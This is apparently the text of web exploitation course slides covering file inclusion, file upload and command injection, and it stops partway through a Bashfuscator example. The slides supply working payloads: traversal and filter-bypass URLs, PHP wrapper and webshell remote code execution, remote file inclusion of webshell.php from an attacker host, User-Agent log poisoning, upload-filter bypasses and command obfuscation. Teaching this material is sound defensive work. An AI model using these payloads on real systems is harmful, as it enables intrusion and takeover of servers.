- assuming you have the ability to read files of a system, what file can help you in furthering you agenda of taking it over?
  - `/etc/shadow` → good idea, but we act within the context / permissions of the webserver, i.e., no privileged actions allowed
- here are some useful files/locations that can be checked
  - `/etc/passwd` → get usernames on system
  - `/home/<username>/.ssh/<pvt-key>` → getting a private SSH key can lead to a shell
  - `/home/<username>/.bash_history` → history of commands can reveal information
  - configuration files of different software can contain credentials
  - log files can also contain sensitive information
  - ...
- there exist wordlists with common targets

4 File Inclusion - SFE - Targets

- if a file inclusion vulnerability exists, you are often able to include files within the web directory itself, by directly referencing them
- to include files outside of the web directory, you will have to choose one of two methods
  - absolute path, e.g., `/etc/passwd`
  - relative path, e.g., `../../../../../etc/passwd`
- regarding the relative path method, this is nothing but a directory traversal technique (see FTP directory traversal)
  - directory traversal (also called path traversal) is a technique that often confused with file inclusion
    - refers to the method of traversing up the directory structure, outside of intended directory (see FTP directory traversal), usually be mean of using the `..` directory notation
  - it is a method which can be utilized within a file inclusion vulnerability to make it more severe

4 File Inclusion - SFE - Security Measures

- to protect against this type of vulnerability, there are different approaches; some more sophisticated than others
- some of the less sophisticated approaches we showcase how to bypass are
  - **path traversal filters:** detect and filter `../`
  - **forced paths:** only allow to include files from a specific directory
  - **extension restrictions:** only allow files with specific file endings to be included

4 File Inclusion - SFE - Base Case

http://dcelik.net/index.php?page=../../../etc/passwd

```
…
$defaultPage = 'home.html';

// check if the page parameter is present in the URL
if(isset($_GET['page'])) {
    // construct file name
    $fileName = $_GET['page'];

    // check if the file exists
    if(file_exists($fileName)) {
        include($fileName);
        exit;
    }
}
…
```

4 File Inclusion - SFE - Path Traversal Filter 1

http://dcelik.net/index.php?page=../../../etc/passwd

```
…
$defaultPage = 'home.html';

// check if the page parameter is present in the URL
if(isset($_GET['page'])) {
    // construct file name
    $fileName = str_replace('../', '', $_GET['page']);

    // check if the file exists
    if(file_exists($fileName)) {
        include($fileName);
        exit;
    }
}
…
```

4 File Inclusion - SFE - Path Traversal Filter 1

http://dcelik.net/index.php?page=..../////..../////..////etc/passwd

```
…
$defaultPage = 'home.html';

// check if the page parameter is present in the URL
if(isset($_GET['page'])) {
    // construct file name
    $fileName = str_replace('../', '', $_GET['page']);

    // check if the file exists
    if(file_exists($fileName)) {
        include($fileName);
        exit;
    }
}
…
```

4 File Inclusion - SFE - Path Traversal Filter 1

http://dcelik.net/index.php?page=..\/..\/..\/etc/passwd

```
…
$defaultPage = 'home.html';

// check if the page parameter is present in the URL
if(isset($_GET['page'])) {
    // construct file name
    $fileName = str_replace('../', '', $_GET['page']);

    // check if the file exists
    if(file_exists($fileName)) {
        include($fileName);
        exit;
    }
}
…
```

4 File Inclusion - SFE - Path Traversal Filter 2

http://dcelik.net/index.php?page=/etc/passwd

```
…
$defaultPage = 'home.html';

// check if the page parameter is present in the URL
if(isset($_GET['page'])) {
    $fileName = 'content/' .$_GET['page'];

    // check for forbidden characters (dots and slashes)
    if(preg_match('/[.\/]/', $fileName)) {
        // forbidden characters found, use default page file
        $fileName = $defaultPage;
    }

    // check if the file exists
    if(file_exists($fileName)) {
        include($fileName);
        exit;
    }
}
…
```

4 File Inclusion - SFE - Path Traversal Filter 2

http://dcelik.net/index.php?page=%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd

```
…
$defaultPage = 'home.html';

// check if the page parameter is present in the URL
if(isset($_GET['page'])) {
    $fileName = content/' .$_GET['page'];

    // check for forbidden characters (dots and slashes)
    if(preg_match('/[.\/]/', $fileName)) {
        // forbidden characters found, use default page file
        $fileName = $defaultPage;
    }

    // check if the file exists
    if(file_exists($fileName)) {
        include($fileName);
        exit;
    }
}
…
```

4 File Inclusion - SFE - Forced Path

http://dcelik.net/index.php?page=/etc/passwd

```
…
$defaultPage = 'home.html';

// check if the page parameter is present in the URL
if(isset($_GET['page'])) {
    // construct file name
    $fileName = $_GET['page'];

    // check if the file exists
    if(file_exists($fileName) && str_contains($fileName, $'boring/')) {
        include($fileName);
        exit;
    }
}
…
```

4 File Inclusion - SFE - Forced Path

http://dcelik.net/index.php?page=boring/../../../../etc/passwd

```
…
$defaultPage = 'home.html';

// check if the page parameter is present in the URL
if(isset($_GET['page'])) {
    // construct file name
    $fileName = $_GET['page'];

    // check if the file exists
    if(file_exists($fileName) && str_contains($fileName, $'boring/')) {
        include($fileName);
        exit;
    }
}
…
```

4 File Inclusion - SFE - Extension Restrictions 1

http://dcelik.net/index.php?page=/etc/passwd

```
…
$defaultPage = 'home.html';

// check if the page parameter is present in the URL
if(isset($_GET['page'])) {
    // construct file name
    $fileName = $_GET['page'] . '.html';

    // check if the file exists
    if(file_exists($fileName)) {
        include($fileName);
        exit;
    }
}
…
```

4 File Inclusion - SFE - Extension Restrictions 1

http://dcelik.net/index.php?page=../../../etc/passwd[./ repeated 2042 times]

```
…
$defaultPage = 'home.html';

// check if the page parameter is present in the URL
if(isset($_GET['page'])) {
    // construct file name
    $fileName = $_GET['page'] . '.html';

    // check if the file exists
    if(file_exists($fileName)) {
        include($fileName);
        exit;
    }
}
…
```

4 File Inclusion - SFE - Extension Restrictions 2

http://dcelik.net/index.php?page=../../../etc/passwd%00

```
…
$defaultPage = 'home.html';

// check if the page parameter is present in the URL
if(isset($_GET['page'])) {
    // construct file name
    $fileName = $_GET['page'] . '.html';

    // check if the file exists
    if(file_exists($fileName)) {
        include($fileName);
        exit;
    }
}
…
```

4 File Inclusion - SFE - Exposing Source Code

- while working on a file inclusion vulnerability, having a include function in the background that can execute gives the attacker much more attack potential (see remote code execution section), it does have one drawback
  - trying to include PHP files in order to expose their source code, results in them being executed
- there is a method to bypass this problems, the base64 PHP wrapper
  - PHP wrappers are basically add-ons with extra functionality
  - most do not come by default; need manually installation
  - we can try to abuse this extra functionality

4 File Inclusion - SFE - Exposing Source Code

http://dcelik.net/index.php?page=php://filter/read=convert.base64-encode/resource=index.php

```
…
$defaultPage = 'home.html';

// check if the page parameter is present in the URL
if(isset($_GET['page'])) {
    // construct file name
    $fileName = $_GET['page'];

    // check if the file exists
    if(file_exists($fileName)) {
        include($fileName);
        exit;
    }
}
…
```

4 File Inclusion - RCE - Motivation

- being able to remotely read files on a target system is powerful, but not as powerful as being able to issue commands on that system
  - especially, considering that RCE is our ticket to a shell on the system (see *Shells for Hackers*)
- general problem when it comes to executing code with a file a local file inclusion vulnerability:

> **question**: how can we execute a certain command, if we can only execute things by including them and we do not have control of what is on target?

4 File Inclusion - RCE - Motivation

- we will introduce four methods for RCE in file inclusion vulnerabilities that have their own answer to this question:
  - PHP wrappers
  - combination with file uploads
  - remote file inclusion
  - poisoning
    - PHP session poisoning
    - apache log poisoning

4 File Inclusion - RCE - PHP Wrappers

question: how can we execute a certain command, if we can only execute things by including them and we do not have control of what is on target?

answer: we use special PHP wrappers that allow to us execute custom data/input we control, rather than relying on existing, unmodifiable files.

4 File Inclusion - RCE - PHP Wrappers - `expect`

- `expect` wrapper
- an external wrapper, thus requires manual installation
- allows for direct command execution

```
http://dcelik.net/index.php?page=expect://id
```

4 File Inclusion - RCE - PHP Wrappers - `data`



- `data` wrapper
- used for importing external data, including PHP code
- can use a base64 encoded payload to avoid WAFs
- requires `allow_url_include` flag to be set in PHP config

```
[user@kali ~]$ echo -n '<?php SYSTEM($_GET["cmd"]); ?>' | base64

PD9waHAgU1lTVEVNKCRfR0VUWyJjbWQiXSk7ID8+
```

http://dcelik.net/index.php?page=data://text/plain; base64,PD9waHAgU1lT...&cmd=id

4 File Inclusion - RCE - PHP Wrappers - `input`

- `input` wrapper
- used for importing external data, including PHP code
- allows for a command execution, via payload contained in HTTP POST request
- requires `allow_url_include` flag to be set in PHP config in

```
[user@kali ~]$ curl -X POST --data '<?php SYSTEM($_GET["cmd"]); ?>'
"https://dcelik.net/index.php?language=php://input&cmd=id"

<html>
...
uid=33(www-data) gid=33(www-data) groups=33(www-data)
...
</html>
```

4 File Inclusion - RCE - file uploads

question: how can we execute a certain command, if we can only execute things by including them and we do not have control of what is on target?

answer: we upload files with malicious payloads to the target, thus making them available for inclusion.

4 File Inclusion - RCE - File Upload

- imagine a scenario, where next to a local file inclusion vulnerability, the website also offers file upload capabilities
- this can make it very easy for us to exploit the vulnerability for remote code execution
  - create a file with your payload
  - upload it
  - (optionally) figure out where the server stored it
  - include it
- however, as we will see later, there might be security mechanisms in place, that only allow certain files to be uploaded
  - e.g., only images (`.png`, `.jpg`, `.gif`, ...) allowed

- to make a file look like, e.g., an image, although in actuality it is a PHP script, we can try to alter some of its properties for it to not be picked up by and upload filters
  - for related techniques, consider the section about *File Upload* vulnerabilities
- next to this, there are techniques exclusive to PHP, that are based around compression-related PHP wrappers
  - all of these wrappers are not installed/enabled by default

4 File Inclusion - RCE - File Upload - `zip`

- PHP's `zip` wrapper allows to read files from within ZIP archives

```
zip://<zip-path>%23<path-within-zip>
```

- the introduced techniques can be very useful when the application only allows for the upload of ZIP files and actually validates whether it is a proper compressed file

4 File Inclusion - RCE - File Upload - zip

attack plan

1. create a PHP file with your payload
2. compress this file inside a ZIP file

```
[user@kali ~]$ zip archive.zip webshell.php
```

3. upload the ZIP file
4. include the payload using the `zip` wrapper

http://dcelik.net/index.php?page=zip://archive.zip%23webshell.php&cmd=id

4 File Inclusion - RCE - File Upload - rar

- for RAR files, exactly the same execution as with ZIP

```
[user@kali ~]$ rar a archive.rar webshell.php
```

http://dcelik.net/index.php?page=rar://archive.rar#webshell.php&cmd=id

4 File Inclusion - RCE - File Upload - phar

- PHAR stands for PHP archive, which is another compression standard
- almost identical to the other compression-related
- minor difference: creation of the archive

4 File Inclusion - RCE - File Upload - phar

- to compile the PHAR file, we will need to create a file `create.php`

```
<?php
$phar = new Phar('archive.phar');
$phar->startBuffering();
$phar->addFromString('webshell.php', '<?php system($_GET["cmd"]); ?>');
$phar->setStub('<?php __HALT_COMPILER(); ?>');
$phar->stopBuffering();
```

```
[user@kali ~]$ php --define phar.readonly=0 create.php
```

http://dcelik.net/index.php?page=phar://archive.phar/webshell.php&cmd=id

4 File Inclusion - RCE - Remote File Inclusion

question: how can we execute a certain command, if we can only execute things by including them and we do not have control of what is on target?

answer: we include files from our attacker system, which are under our control.

4 File Inclusion - RCE - Remote File Inclusion

- as mentioned earlier, while local file inclusions are more common, it is also a possibility to allow for remote files to be included
- in this case, the idea is quite simple:
  - create a file with the payload
  - make this file externally available through a service, that can be imported (http, ftp, smb, ...)
  - include this remote file in the URL
    - the web server will try to fetch the file and include it

4 File Inclusion - RCE - Remote File Inclusion

http

```
[user@kali ~]$ python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)
...
```

http://dcelik.net/index.php?page=http://<attacker-ip>:80/webshell.php&cmd=id

4 File Inclusion - RCE - Remote File Inclusion

ftp

```
[user@kali ~]$ python3 -m pyftpdlib -p 21
[I 2024-07-05 12:25:03] concurrency model: async
[I 2024-07-05 12:25:03] masquerade (NAT) address: None
[I 2024-07-05 12:25:03] passive ports: None
[I 2024-07-05 12:25:03] >>> starting FTP server on 0.0.0.0:21, pid=334326 <<<
```

http://dcelik.net/index.php?page=ftp://<attacker-ip>:21/webshell.php&cmd=id

4 File Inclusion - RCE - Remote File Inclusion

smb
(useful for a Windows target)

```
[user@kali ~]$ impacket-smbserver -smb2support share $(pwd)
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
```

http://dcelik.net/index.php?page=//<attacker-ip>:445/share/webshell.php&cmd=id

4 File Inclusion - RCE - Poisoning

question: how can we execute a certain command, if we can only execute things by including them and we do not have control of what is on target?

answer: we inject malicious code snippets (poisoning) into existing files on the target, that we can then include.

4 File Inclusion - RCE - Poisoning

- poisoning attacks in cybersecurity, reference tactics in which we abuse files, whose purpose is to store/log user-controlled input
  - not a method exclusive to file inclusion attacks (see DNS poisoning)
- if we can somehow inject some PHP code into a file and then include it, we have remote code execution
  - process running the web server needs permissions to include the target files
- here, we will showcase two common approaches
  - **PHP session poisoning**
  - **Apache log poisoning**

4 File Inclusion - RCE - PHP Session Poisoning

- PHP has an inbuilt functionality for session management
  - each user gets assigned a session-ID (hexadecimal string)
  - by supplying this ID as a user, the PHP backend can associates the session and other values with the user
  - default cookie name in browser: PHPSESSID
- all the values associated with a session-ID need to be stored
  - `/var/lib/php/sessions/sess_<session-ID>` [Unix]
  - `C:\\Windows\\Temp\\sess_<session-ID>` [Windows]
- if we have control over any piece of data inside of this session, we can abuse this to perform RCE

4 File Inclusion - RCE - PHP Session Poisoning

attack plan

1. find out if PHP sessions are used (see cookies)
2. find out your session-ID (see cookies)
3. try to include the file holding the data that is associated with your session-ID
4. inspect if any of the data fields is under your control
5. if yes, include a payload in this data field
6. include the file again to obtain remote code execution

4 File Inclusion - RCE - Apache Log Poisoning

- a similar approach, that makes use of a different type of injectable file, is a log poisoning attack
  - as the name suggests, this approach is based on poisoning log files
  - intuitive choice if you really think about it: a file whose sole purpose is to collect and store information
- the Apache web server, by default, will operate two types of logs
  - access log: what IP at which type point accesses which resource
  - error log: what errors were collected
- we will focus our attention to the access log

4 File Inclusion - RCE - Apache Log Poisoning

- by default, the access log is located at
  - `/var/log/apache2/access.log` [Unix]
  - `C:\\xampp\\apache\\logs\\access.log` [Windows]
- for the sake of completeness, here are the default access log locations for another popular alternative to Apache: NginX
  - `/var/log/nginx/access.log` [Unix]
  - `C:\\nginx\\log\\access.log` [Windows]

4 File Inclusion - RCE - Apache Log Poisoning

- by default, the Apache access log will collect the following information (for each request)
  - IP that made the request
  - date and time
  - request type + requested resource + HTTP version
  - response status code
  - size of returned object
  - `Referer` HTTP request header
  - `User-Agent` HTTP request header
- uses `"` to indicate strings, thus also functions as a delimiter

4 File Inclusion - RCE - Apache Log Poisoning

example for Apache `access.log` content

```
127.0.0.1 - - [20/Oct/2024:10:15:30 +0000] "GET /index.html HTTP/1.1" 200 1024 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36"

192.168.1.5 - - [20/Oct/2024:10:16:05 +0000] "POST /login.php HTTP/1.1" 302 512
"http://example.com/login.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15
(KHTML, like Gecko) Version/15.1 Safari/605.1.15"

203.0.113.10 - - [20/Oct/2024:10:16:43 +0000] "GET /images/logo.png HTTP/1.1" 200 2048
"http://example.com/index.html" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/94.0.4606.81 Safari/537.36"

203.0.113.15 - - [20/Oct/2024:10:17:21 +0000] "GET /contact.html HTTP/1.1" 200 768 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0"

192.168.1.7 - - [20/Oct/2024:10:17:55 +0000] "GET /products HTTP/1.1" 301 256 "-" "Mozilla/5.0 (iPhone;
CPU iPhone OS 14_0 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0 Mobile/15E148
Safari/604.1"
```

4 File Inclusion - RCE - Apache Log Poisoning

- while there are multiple logged fields we have some type of control over, the best one to execute this attack with is the `User-Agent` value

4 File Inclusion - RCE - Apache Log Poisoning

attack plan

1. try to include the Apache access log file
2. confirm, that it logs the `User-Agent` value
3. make a request to the web server, that contains a PHP payload as the value for `User-Agent`
4. include the Apache access log file once more to achieve remote code execution

4 File Inclusion - RCE - Apache Log Poisoning - Hints

- while it possible to modify the `User-Agent` field via Burp, the most efficient way is to use `curl`

hint #1

```
[user@kali ~]$ curl -H "user-agent: <?php system(\$_GET['cmd']); ?>" ...
```

- as you can see from the above payload, do not ever use the `"` character when creating your payload
- as mentioned, Apache uses it a delimiter character in it's access log file
  - additional `"` characters will result in Apache not knowing how to handle the malformed access log
  - result: you have to purge the access log file or restart Apache, otherwise no new entries will be logged

hint #2

4 File Inclusion - RCE - Poisoning - Remark

- note that PHP sessions and Apache logs are not the only injectable files that you may encounter, but great examples nonetheless
  - depends on what technologies are actually used
- for example, instead of of an Apache log file, you might be able to use the SSH or FTP log file

Web Exploitation

"The Internet's Version of Russian Roulette."

1	Web Refresher
2	Introduction Web Exploitation
3	Burp Suite
4	File Inclusion Attacks
5	File Upload Attacks
6	Command Injection
7	SQL Injection
8	Cross-Site Scripting

Tip: click any entry to jump to that section

5 File Upload - Introduction

- file upload mechanisms can be found on many websites
- common functionalities it is used for
  - submitting documents
  - upload a profile picture
  - ...

5 File Upload - Motivation

- the ability to place a file of our choosing on a target is quite interesting
- a web server is configured to display certain file types and to execute others
  - uploading a file that the web server does not execute does not really help us in any ways
  - the main interesting when it comes to abusing file upload mechanics is to upload a file type that would be executed if called
  - file would contain some malicious code, i.e.,
    - reverse shell, or
    - webshell

5 File Upload - Motivation

- being able to upload executable file types is our goal
- goal of a web designer is to make sure that no unwanted file types can be uploaded
- for this topic, we will go through some common ways that upload mechanisms might be protected, and how we can try to bypass them
  - frontend protection
  - blacklisting file types
  - whitelisting file types
  - type filters
    - Content-Type
    - MIME type

5 File Upload - Introduction

- anything that happens on the front-end, is not secure and can be bypassed
- if you are unsure, whether a filter (or any mechanism in general) is happening on the backend or frontend
  - open the network tab in the developer console
  - trigger the mechanism
  - if no associated outward request happened, it was performed in the frontend, otherwise in the backend
- techniques
  - request modification for frontend filters
  - modify JavaScript
  - disable JavaScript if possible

5 File Upload - Blacklist

- blacklist: defines a list of file extensions that are forbidden to be uploaded
- generally, blacklists are considered less secure that whitelist; forgetting to add an entry in a …
  - whitelist, results in not being able to upload something you should be able to upload
  - blacklist, results in being able to upload something you should not be able to upload
- to bypass a blacklist, we will try to exploit exactly this difference
  - "is there a file extension that was not blocked, that the web server would execute?"

5 File Upload - Blacklist

- to give some intuition: `.php` files might be on the blacklist for a PHP based web server, however, older (or alternative) file extensions might exists that the web server would also execute, such as `.php7` or `.phtml`
- can apply trial and error
- can do fuzzing to see which file extensions are allowed
  - for a wordlist with common file extensions for web servers, check out this Seclist wordlist

```
Discovery/Web-Content/web-extensions.txt
```

5 File Upload - Whitelist

- the more secure alternative is a whitelist: define what is allowed; everything else is forbidden
- the challenge we face is a situation in which all the whitelisted file types are not executable
- if correctly implemented, hard to bypass, but …
  - if the file extension check is performed manually by using regex of the form `^.*\.pdf`, we can use a technique called double extensions with a file name such as `.pdf.php`
  - another possibility are special signs that seem to terminate a string
    - `%00` for PHP <= `5.x` → `webshell.php%00.jpg`
    - `:` on for some Windows versions → `shell.aspx:.jpg`

5 File Upload - File Types

- while the previous filters decided on the file type based on the file name and extension, there are other ways to try identify the type
  - `Content-Type`
  - magic bytes

5 File Upload - File Types - `Content-Type`



- `Content-Type` is a HTTP header used to indicate the media type of a resource
  - whenever I upload a resource, the HTTP request contains information about the type of resource uploaded
- a web server can be configured to use exactly this header to determine the type of file
  - can be used in a filter to restrict file uploads
- to bypass such a filter, simply intercept the HTTP request with the upload and change the `Content-Type` to one that is allowed, without changing the actual resource
- syntax: `Content-Type: <MIME type>; [charset=<...>]`

5 File Upload - File Types - `Content-Type`

Extension	MIME Type	Represents
`.php`	`application/x-httpd-php`	Personal Home Page (PHP)
`.pdf`	`application/pdf`	Portable Document Format (PDF)
`.png`	`image/png`	Portable Network Graphics (PNG)
`.gif`	`image/gif`	Graphics Interchange Format (GIF)
`.jpeg` `.jpg`	`image/jpeg`	JPEG Images
`.txt`	`text/plain`	Text File
`.htm` `.html`	`text/html`	HyperText Markup Language (HTML)
`.js`	`text/javascript`	JavaScript

5 File Upload - File Types - Magic Bytes



- at this point you might ask yourself: how is the MIME type, used in the `Content-Type` header, determined?
  - if the upload happens over a browser, your browser will determine the MIME type by checking the output of the `file` command

- the `file` command will perform three tests to determine the type

test 1 - filesystem test

→ intuitively, think of it trying to check output of `ls -la`

→ checks whether file actually exists and if it is empty

→ check type of file: regular, directory, symbolic link, socket, …

→ if it is a regular file, it will then commence with the second test, otherwise report file type

5 File Upload - File Types - Magic Bytes

- the `file` command will perform three tests to determine the type

<u>test 2 - magic test</u>

→ checks the "magic bytes" of the file

→ also known as "magic number" or "file signature"

→ few bytes at the beginning of binaries, that declare the type of file

→ `file` uses a dictionary located as `/usr/share/mime/magic`, that maps magic bytes to MIME types

→ if magic bytes were identified, report file type, otherwise proceed to test 3

- the `file` command will perform three tests to determine the type

test 3 - language test

→ checks for character encodings like ASCII, UTF-8, ...

→ tries to identify specific strings or keywords typical of certain programming languages or formats

→ e.g., `<?php` to identify PHP files

5 File Upload - File Types - Content-Type

MIME Type	Magic Bytes	ASCII
application/x-httpd-php		
application/pdf	25 50 44 46 2D	%PDF-
image/png	89 50 4E 47 0D 0A 1A 0A	
image/gif	47 49 46 38	GIF8
image/jpeg	FF D8	ÿØ
text/plain		
text/html		
text/javascript		

5 File Upload - File Types - Magic Bytes

- to manually change the magic bytes of a file, you can either
  - paste its ASCII representation to the beginning of the file
  - use a tool such as `hexedit` to manually enter the bytes

```
# a standard PHP file
[user@kali ~]$ file script.php
script.php: PHP script, ASCII text

# a file where the magic number was changed to that of a GIF
[user@kali ~]$ file script.php
script.php: GIF image data 29541 x 2676
```

Web Exploitation

"The Internet's Version of Russian Roulette."

1	Web Refresher
2	Introduction Web Exploitation
3	Burp Suite
4	File Inclusion Attacks
5	File Upload Attacks
6	Command Injection
7	SQL Injection
8	Cross-Site Scripting

Tip: click any entry to jump to that section

6 Command Injection - Introduction

- also called OS command injection
- describes an attack, in which our user input flows through a web query and is then executed as (part of) a system command, and we include additional, unexpected commands
  - directly or indirectly
- different web programming languages have different commands that may facilitate this functionality
  - for simplicity's sake, we will focus on PHP + Linux
- multiple scenarios, in which such a functionality is wanted
  - perform general system functions from a web application
  - installing plugins
  - ...

6 Command Injection - Example

- scenario: a web application allows for the user to display the content of directories on the system
- one way of implementing this functionality in PHP is shown below

```
<?php
if (isset($_GET["directory"])) {
    system("ls -la " . $_GET["directory"]);
}
?>
```

- command injections, as the name and this example suggests, are very similar to how SQL injection attacks work

6 Command Injection - Overview

- we will focus on these segments of command injection methodology:
  - command chaining
  - bypassing ...
    - whitespace filters
    - blacklisted characters
    - blacklisted commands
  - advanced bypass techniques [coming soon]
  - characterizing filters
  - tools for filter bypassing
  - argument injection

6 Command Injection - Command Chaining

- classically, use input is used an argument for an already fixed command on the backend side
- however, if we want to execute a different command, we will need a way to end the first command and induce the execution of our second command
  - command chaining describes this process of executing two (or more commands) in a single line

6 Command Injection - Command Chaining

```php
<?php
if (isset($_GET["directory"])) {
    system("ls -la " . $_GET["directory"]);
}
?>
```

- consider the example above
  - assume you want to execute the command `whoami` on the server
  - what ways of chaining the `whoami` to the already existing `ls` command do you know?

6 Command Injection - Command Chaining

Injection Syntax
`c1 ; c2`
`c1` `c2`
`c1 & c2`
`c1 && c2`
`c1 | c2`
`c1 || c2`
`c1 $(c2)`
`c1 `c2``

Executed?	
c1	c2

Which one is executed first?	
c1	c2

6 Command Injection - Command Chaining

Injection Syntax	Executed?		Which one is executed first?	
	c1	c2	c1	c2
`c1 ; c2`	✅	✅	✅	
`c1` `c2`	✅	✅	✅	
`c1 & c2`	✅	✅		?
`c1 && c2`	✅	?	✅	
`c1 | c2`	✅	✅	✅	
`c1 || c2`	✅	?	✅	
`c1 $(c2)`	✅	✅		✅
`c1 `c2``	✅	✅		✅

6 Command Injection - Command Chaining

Injection Syntax	URL-Encoded Character	Executed Commands
`c1 ; c2`	`%3b`	both, first `c1` and afterwards `c2`
`c1` `c2`	`%0a`	both, first `c1` and afterwards `c2`
`c1 & c2`	`%26`	`c1` backgrounded, first `c2` runs concurrently; not waiting on `c1`
`c1 && c2`	`%26%26`	both, only if `c1` succeeds (exit status of `0`)
`c1 | c2`	`%7c`	both, with `c2` starting when `c1` starts generating output
`c1 || c2`	`%7c%7c`	`c1` is run, if it fails (exit status of `1`) run `c2`
`c1 $(c2)`	`%24%28…%29`	`c2` runs first (in own subshell) and its output substituted as an argument for executing `c1`
`c1 `c2``	`%60…%60`	`c2` runs first (in own subshell) and its output substituted as an argument for executing `c1`

6 Command Injection - Command Chaining - Comments

```php
<?php
if (isset($_GET["file"])) {
    system("touch " . $_GET["file"] . ".pdf");
}
?>
```

- as shown in the example above, it might be the case that your controlled input will have a further, fixed segment appended to each itself
- one way to deal with this type of situation is to append to end your payload with a Bash comment sign #

6 Command Injection - Bypassing Whitespace Filters

- whitespace characters are contained in basically any meaningful command, we might want to execute as an attacker
  - which is why disallowing whitespace characters in user arguments (if they are not expected) can make executing any meaningful payload more difficult
- this section will teach you some of the most common ways of bypassing such a filter

- before we begin: any ideas?

6 Command Injection - Bypassing Whitespace Filters

bypass 1: tabs
→ whitespace can be replaced by tabs (`%09`)

bypass 2: Internal/Input Field Separator Variable
→ `IFS` is a environment variable in Linux with the default value being a whitespace and a tab
→ use `${IFS}` in order to bypass whitespace filters with it

bypass 3: input redirection
→ using the `<` character we can redirect input and thus bypass whitespaces
→ classic use case is trying to read file contents: `tail</etc/crontab`

6 Command Injection - Bypassing Whitespace Filters

bypass 4: brace expansion

→ automatically adds spaces between arguments wrapped between braces as follows: `{ls,/var/www/html}`

→ feature of Bash and some other shells

bypass 5: ANSI-C Quoting

→ any escape sequence inside an ANSI-C quote (`$'...'`) will by interpreted by the shell

→ combine this with the fact that whitespace has hexadecimal representation of `\x20` in ASCII

```
$ X=$'ip\x20a'&&$X
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc ...
```

6 Command Injection - Bypassing Blacklisted Characters

- when performing input sanitization on user input, there are certain characters that are not expect, but can be helpful for creating useful malicious payloads
  - makes sense to blacklist these characters
- examples:
  - /
  - ;
- any ideas on how to bypass such a filter?

6 Command Injection - Bypassing Blacklisted Characters

bypass 1: using environmental variables

→ `${VARIABLE:START_INDX:LENGTH}`

```
$ echo ${PATH:0:1}
/
```

```
$ echo ${LS_COLORS:10:1}
;
```

→ `echo` and `cut` combination

```
$ echo $(echo $PATH | cut -c 1)
/
```

```
$ echo $(echo $LS_COLORS | cut -c 11)
;
```

bypass 2: character shifting

→ `$(tr '<input-set>' '<output-set>'<<< <input-strings>)`

```
$ echo $(tr '!-}' '"-~'<<< .)
/
```

6 Command Injection - Bypassing Blacklisted Commands

- certain web forms might even intentionally allow users to issue commands on the system
  - in these cases, it is crucial to protect the system against the execution of unwanted and dangerous commands
- naturally, the best way to do so is using a combination of whitelisting and blacklisting commands
  - however, even when only a blacklist against certain commands is used, this can be quite annoying to deal with

- how can we deal with that?

bypass 1: command obfuscation

→ idea is how a syntactically different command, that is interpreted semantically as the wanted command

- quotation marks

```
$ wh''oami
user
```

```
$ w'h'o'am'i
user
```

```
$ wh""oami
user
```

```
$ w"h"o"a"mi
user
```

- backslash

```
$ w\ho\am\i
user
```

bypass 1: command obfuscation

→ idea is how a syntactically different command, that is interpreted semantically as the wanted command

- positional parameter expansion `$@`

```
$ who$@ami
user
```

- empty command substitution

```
$ who``ami
user
```

```
$ who$()ami
user
```

6 Command Injection - Bypassing Blacklisted Commands

bypass 2: equivalent command

→ for some commands, there exist equivalent commands that perform similar actions

→ e.g., below you can see some of the commands that could be used instead of `cat`

```
$ more
$ less
$ head
$ tail
```

6 Command Injection - Advanced Bypass Techniques

- naturally, there are much more techniques to bypass filter
- below are two more, that one might consider a bit more advanced
- advanced here does not mean "better", but rather a bit more niche

technique 1: reversing

```
$ $(rev<<<'imaohw')
user
```

technique 2: encoding

```
$ $(base64 -d<<<d2hvYW1pCg==)
user
```

6 Command Injection - Characterizing Filters

- when first being confronted with the possibility of command injection, you will most likely encounter some type of filters that are applied
- it is crucial for you learn as much as you can about these filters
  - If you know what exactly is forbidden, you can identify which tools you can still choose
- if you tried a particular payload, which was filtered, start by removing segment by segment, thus learning exactly which segments / characters / commands are filtered

- note: filter can also happen on the front-end, in which case bypassing it is always possible

- there exist dedicated tools for command obfuscation that can be helpful in exploiting command injection vulnerabilities
- well known one: Bashfuscator
- below is an example, in which the tool will randomly pick obfuscation techniques; naturally, one can define them them as well

```
[user@kali ~]$ bashfuscator -c "cat /etc/passwd"
[+] Mutators used: Token/ForCode -> Command/Reverse
[+] Payload:
